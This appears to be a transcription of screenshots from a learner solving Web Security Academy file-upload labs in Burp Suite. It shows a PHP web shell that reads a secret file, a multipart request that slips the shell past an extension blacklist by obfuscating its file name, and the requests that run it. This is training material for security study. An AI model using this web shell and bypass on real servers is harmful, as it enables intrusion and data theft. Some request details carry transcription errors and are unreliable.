58 <header class="notification-header">
59 </header>
60 <div id="account-content">
61 <p>
62   Your username is: wienec
63 </p>
64 <form class="login-form" name="change-email-form" action="/my-account/change-email" method="POST">
65   <label>
66     Email
67     <input required type="email" name="email" value="">
68     <input required type="hidden" name="csrf" value="
69     U5mgonc9Jwy0vD7IqLlBvXzTPANW<
70     <button class="button" type="submit">
71       Update email
72     </button>
73 </form>
74 <form class="login-form id=avatar-upload-form action="/my-account/avatar
75   " method=POST enctype="multipart/form-data">
76   <p>
77     
80   </p>
81   <label>
82     Avatar:
83     <input type=file name=avatar>
84     <input type=hidden name=user value=wienec />
85     <input required type="hidden" name="csrf" value="
86     U5mgonc9Jwy0vD7IqLlBvXzTPANW<
87     <button class=button type=submit>
88       Upload
89     </button>
90 </form>
91 </div>
92 </div>
```

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 0

Request cookies 1

Request headers 19

Response headers 4

0 highlights 0 highlights

Done 4.467 bytes | 90 millis

Event log All issues Memory: 164.4MB of 15.97GB Disabled

Поиск

1 Burp Project Intruder Repeater View Help Turbo Intruder Burp Suite Community Edition v2026.7.3 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover JWT Editor

1 2 X +

Send Cancel < > Burp AI

Target: https://0a6500c204ef5ad381562596007200b3.web-security-academy.net HTTP/2

Request

Pretty Raw Hex

```
1 GET /files/avatars/WebShellUploadViaExtensionBlacklistBypass.p666 HTTP/2
2 Host: 0a6500c204ef5ad381562596007200b3.web-security-academy.net
3 Cookie: session=8584us3UjP5B0d9J0uL00C4155meu0T0i
4 Sec-Ch-Ua: "Not:A*Brand";v="8", "Chromium";v="150"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: ru-RU,ru;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0a6500c204ef5ad381562596007200b3.web-security-academy.net/my-account/avatars
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, l
18
19
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Date: Thu, 03 Sep 2026 10:57:27 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Content-Type: text/html; charset=UTF-8
5 X-Frame-Options: SAMEORIGIN
6 Content-Length: 32
7
8 MEYuf5WGuIHAmF33Nk2Nk8s1V8gTvdKM
```

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 0

Request cookies 1

Request headers 19

Response headers 5

207 bytes | 90 millis

Event log All issues Memory: 164.4MB of 15.97GB Disabled

Поиск

Web shell upload via extension x +

← → ↻ https://0a6500c204ef5ad381562596007200b3.web-security-academy.net/my-account

WebSecurity Academy

Web shell upload via extension

Submit solution

Подтвердите действие на 0a6500c204ef5ad381562596007200b3.web-security-academy.net

Answer:

MEYuf5WGuIHAmF33Nk2Nk8s1V8gTvdKM

OK Отмена

LAB Not solved

Home | My account | Log out

My Account

Your username is: wiener

Email

Update email

Avatar

Выберите файл | Файл не выбран

Upload

Поиск

Web shell upload via extension

WebSecurity Academy

Web shell upload via extension blacklist bypass

LAB Solved

[Back to lab description >>](#)

Congratulations, you solved the lab!

[Share your skills!](#) [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: wiener

Email

Update email



Avatar:

Выберите файл

Файл не выбран

Upload

Почиск

portswigger.net/web-security/learning-paths/file-upload-vulnerabilities/insufficient-blacklisting-of-dangerous-file-types/file-upload/lab-file-upload-web-shell-upload-via-extension-blacklist-bypass

23:57 01.09.2026

← PRACTITIONER

File upload vulnerabilities 20 of 35

WebSecurity Academy

Lab: Web shell upload via extension blacklist bypass

LAB Solved

This lab contains a vulnerable image upload function. Certain file extensions are blacklisted, but this defense can be bypassed due to a fundamental flaw in the configuration of this blacklist.

To solve the lab, upload a basic PHP web shell, then use it to exfiltrate the contents of the file `/home/carlos/secret`. Submit this secret using the button provided in the lab banner.

You can log in to your own account using the following credentials: `wiener:peter`

Hint

ACCESS THE LAB

Solution

Community solutions

BACK

CONTINUE →

Up next: Obfuscating file extensions

My progress

✓ What are file upload vulnerabilities?

✓ What is the impact of file upload vulnerabilities?

✓ How do file upload vulnerabilities arise?

✓ How do web servers handle requests for static files?

✓ Exploiting unrestricted file uploads to deploy a web shell

✓ Exploiting flawed validation of file uploads

✓ Preventing file execution in user-accessible directories

Insufficient blacklisting of dangerous file types (4 of 7)

Flawed validation of the file's contents

Exploiting file upload race

5. Lab: Web shell upload via obfuscated file extension

←

PRACTITIONER

File upload vulnerabilities 23 of 35

Web Security Academy

My progress

✓ What are file upload vulnerabilities?

✓ What is the impact of file upload vulnerabilities?

✓ How do file upload vulnerabilities arise?

✓ How do web servers handle requests for static files?

✓ Exploiting unrestricted file uploads to deploy a web shell

✓ Exploiting flawed validation of file uploads

✓ Preventing file execution in user-accessible directories

○ Insufficient blacklisting of dangerous file types (7 of 7)

○ Flawed validation of the file's contents

○ Exploiting file upload race

Lab: Web shell upload via obfuscated file extension

PRACTITIONER

LAB Not solved

This lab contains a vulnerable image upload function. Certain file extensions are blacklisted, but this defense can be bypassed using a classic obfuscation technique.

To solve the lab, upload a basic PHP web shell, then use it to exfiltrate the contents of the file `/home/carlos/secret`. Submit this secret using the button provided in the lab banner.

You can log in to your own account using the following credentials: `wiener:peter`

ACCESS THE LAB

Solution

Community solutions

BACK

SKIP THIS LAB →

Up next: Flawed validation of the file's contents

Web Security Academy

Web shell upload via obfuscated file extension

LAB Not solved

Submit solution

Back to lab description >>

Home | My account



WE LIKE TO


BLOG



The Reverse Bucket List

I have yet to create a bucket list, mainly because I'm not very adventurous and don't want to do anything that will cause the neighbors to call the police.





The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A list of HTTP requests is displayed in the top pane. The selected request is a POST to `/my-account/avatar` with a multipart/form-data body. The 'Response' pane shows an HTTP 200 OK status. The 'Inspector' pane on the right shows the request body parameters, including a file named `panoramic.jpg`.

We can't upload .php files directly:

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. A list of HTTP requests is displayed in the top pane. The selected request is a POST to `/my-account/avatar` with a multipart/form-data body. The 'Response' pane shows an HTTP 403 Forbidden status. The 'Inspector' pane on the right shows the request body parameters, including a file named `panoramic.jpg`.

So we will obfuscate the extension of the file containing our php script.
We will use the following php script instead of image (avatar):

```
<?php
$content = file_get_contents('/home/carlos/secret');
echo $content;
```


1 x +

Send Cancel < > Burp AI

Target: https://0ad90011038d311c804853cf00e70042.web-security-academy.net HTTP/2

Request

Pretty Raw Hex

```
1 POST /my-account/avatar HTTP/2
2 Host: 0ad90011038d311c804853cf00e70042.web-security-academy.net
3 Cookie: session=4N150xv9B2F5c58RCdu0WQgVYylin
4 Content-Length: 526
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not-A-Brand";v="8", "Chromium";v="150"
7 Sec-Ch-Ua-Mobile: 70
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: ru-RU,ru;q=0.9
10 Upgrade-Insecure-Requests: 1
11 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryIR2ZnWkjhgxfpWA
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36
13 Origin: https://0ad90011038d311c804853cf00e70042.web-security-academy.net
14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://0ad90011038d311c804853cf00e70042.web-security-academy.net/my-account?id=wienner
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22
23 -----WebKitFormBoundaryIR2ZnWkjhgxfpWA
24 Content-Disposition: form-data; name="avatar"; filename="WebShellUploadViaCbfuscatedFileExtension.php000.jpg"
25 Content-Type: image/jpeg
26
27 <?php
28 $content = file_get_contents('/home/carlon/secret');
29 echo $content;
30 ?>
31 -----WebKitFormBoundaryIR2ZnWkjhgxfpWA
32 Content-Disposition: form-data; name="user"
33
34 wiener
35 -----WebKitFormBoundaryIR2ZnWkjhgxfpWA
36 Content-Disposition: form-data; name="csrf"
37
38 H26jIGfEqiVWbL2wqITV6fIbZUNPVD
39 -----WebKitFormBoundaryIR2ZnWkjhgxfpWA--
40
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Date: Sat, 05 Sep 2026 15:57:53 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Type: text/html; charset=UTF-8
6 X-Frame-Options: SAMEORIGIN
7 Content-Length: 165
8
9 The file avatars/WebShellUploadViaCbfuscatedFileExtension.php has been uploaded.<p>
10 <a href="/my-account/" title="Return to previous page">
11   « Back to My Account
12 </a>
13 </p>
```

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 3

Request cookies 1

Request headers 23

Response headers 6

364 bytes | 102 millis

Event log All issues Memory: 180.7MB of 15.97GB Disabled

Поиск

1 2 x +

Send Cancel < > Burp AI

Target: https://0ad90011038d311c804853cf00e70042.web-security-academy.net HTTP/2

Request

Pretty Raw Hex

```
1 GET /my-account HTTP/2
2 Host: 0ad90011038d311c804853cf00e70042.web-security-academy.net
3 Cookie: session=4N150xv9B2F5c58RCdu0WQgVYylin
4 Sec-Ch-Ua: "Not-A-Brand";v="8", "Chromium";v="150"
5 Sec-Ch-Ua-Mobile: 70
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: ru-RU,ru;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0ad90011038d311c804853cf00e70042.web-security-academy.net/my-account/avatar
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19
```

Response

Pretty Raw Hex Render

```
59 <h1> My Account
60 </h1>
61 <div id="account-content">
62   <p>
63     Your username is: wiener
64   </p>
65   <form class="login-form" name="change-email-form" action="/my-account/change-email" method="POST">
66     <label>
67       Email
68     </label>
69     <input required type="email" name="email" value="">
70     <input required type="hidden" name="csrf" value="H26jIGfEqiVWbL2wqITV6fIbZUNPVD">
71     <button class="button" type="submit">
72       Update email
73     </button>
74   </form>
75   <form class="login-form id=avatar-upload-form action="/my-account/avatar" method="POST" enctype="multipart/form-data">
76     <p>
77       
78     </p>
79     <label>
80       Avatar:
81     </label>
82     <input type="file" name="avatar">
83     <input type="hidden" name="user" value="wiener" />
84     <input required type="hidden" name="csrf" value="H26jIGfEqiVWbL2wqITV6fIbZUNPVD">
85     <button class="button" type="submit">
86       Upload
87     </button>
88   </form>
89 </div>
90 </div>
91 <div class="footer-wrapper">
92 </div>
93 </div>
94 </body>
95 </html>
```

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 0

Request cookies 1

Request headers 19

Response headers 4

4,469 bytes | 84 millis

Event log All issues Memory: 180.7MB of 15.97GB Disabled

Поиск

1 Burp Project Intruder Repeater View Help Turbo Intruder Burp Suite Community Edition v2026.7.3 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover JWT Editor

1 2 X +

Send Cancel < > Burp AI

Target: https://0ad90011038d311c804853cf00e70042.web-security-academy.net HTTP/2

Request

Pretty Raw Hex

```
1 GET /files/avatars/WebShellUploadViaObfuscatedFileExtension.php HTTP/2
2 Host: 0ad90011038d311c804853cf00e70042.web-security-academy.net
3 Cookie: session=0d150e807f5c588c0u0W0q0V0y1n
4 Sec-Ch-Ua: "Not:A=Brand";v="8", "Chromium";v="150"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: ru-RU,ru;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
10 Gecko) Chrome/150.0.0.0 Safari/537.36
11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
12 q=0.8,application/signed-exchange;v=b3;q=0.7
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: https://0ad90011038d311c804853cf00e70042.web-security-academy.net/my-account/avatars
18 Accept-Encoding: gzip, deflate, br
19 Priority: u=0, l
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Date: Sat, 05 Sep 2026 19:59:49 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Content-Type: text/html; charset=UTF-8
5 X-Frame-Options: SAMEORIGIN
6 Content-Length: 32
7
8 ocL2LVzhmw65v42W5NHq3KymDDTMfe
```

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 0

Request cookies 1

Request headers 19

Response headers 5

0 highlights 0 highlights

Done Event log All issues Memory: 180.7MB of 15.97GB Disabled

Web shell upload via obfuscate: x +

https://0ad90011038d311c804853cf00e70042.web-security-academy.net/my-account

WebSecurity Academy Web shell upload Submit solution

Подтвердите действие на 0ad90011038d311c804853cf00e70042.web-security-academy.net

Answer:

ocL2LVzhmw65v42W5NHq3KymDDTMfe

OK Отмена

LAB Not solved

Home | My account | Log out

My Account

Your username is: wiener

Email

Update email

Avatar

Выберите файл Файл не выбран

Upload

21:00 05.09.2026

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: wiener

Email

Update email



Avatar:

Выберите файл | Файл не выбран

Upload

PRACTITIONER

File upload vulnerabilities 23 of 35

My progress

- ✓ What are file upload vulnerabilities?
- ✓ What is the impact of file upload vulnerabilities?
- ✓ How do file upload vulnerabilities arise?
- ✓ How do web servers handle requests for static files?
- ✓ Exploiting unrestricted file uploads to deploy a web shell
- ✓ Exploiting flawed validation of file uploads
- ✓ Preventing file execution in user-accessible directories
- Insufficient blacklisting of dangerous file types (7 of 7)
- Flawed validation of the file's contents
- Exploiting file upload race

Lab: Web shell upload via obfuscated file extension

PRACTITIONER

LAB Solved

This lab contains a vulnerable image upload function. Certain file extensions are blacklisted, but this defense can be bypassed using a classic obfuscation technique.

To solve the lab, upload a basic PHP web shell, then use it to exfiltrate the contents of the file `/home/carlos/secret`. Submit this secret using the button provided in the lab banner.

You can log in to your own account using the following credentials: `wiener:peter`

ACCESS THE LAB

Solution

Community solutions

BACK

CONTINUE →

Up next: Flawed validation of the file's contents

6. Lab: Remote code execution via polyglot web shell upload

←

PRACTITIONER

File upload vulnerabilities 26 of 35

WebSecurity Academy

My progress

✓ What are file upload vulnerabilities?

✓ What is the impact of file upload vulnerabilities?

✓ How do file upload vulnerabilities arise?

✓ How do web servers handle requests for static files?

✓ Exploiting unrestricted file uploads to deploy a web shell

✓ Exploiting flawed validation of file uploads

✓ Preventing file execution in user-accessible directories

✓ Insufficient blacklisting of dangerous file types

○ Flawed validation of the file's contents (3 of 3)

○ Exploiting file upload race

LAB

Not solved

This lab contains a vulnerable image upload function. Although it checks the contents of the file to verify that it is a genuine image, it is still possible to upload and execute server-side code.

To solve the lab, upload a basic PHP web shell, then use it to exfiltrate the contents of the file `/home/carlos/secret`. Submit this secret using the button provided in the lab banner.

You can log in to your own account using the following credentials: `wiener:peter`

ACCESS THE LAB

Solution

Community solutions

BACK

SKIP THIS LAB

Up next: Exploiting file upload race conditions

Remote code execution via polyglot web shell upload

LAB

Not solved

Submit solution

Back to lab description >>


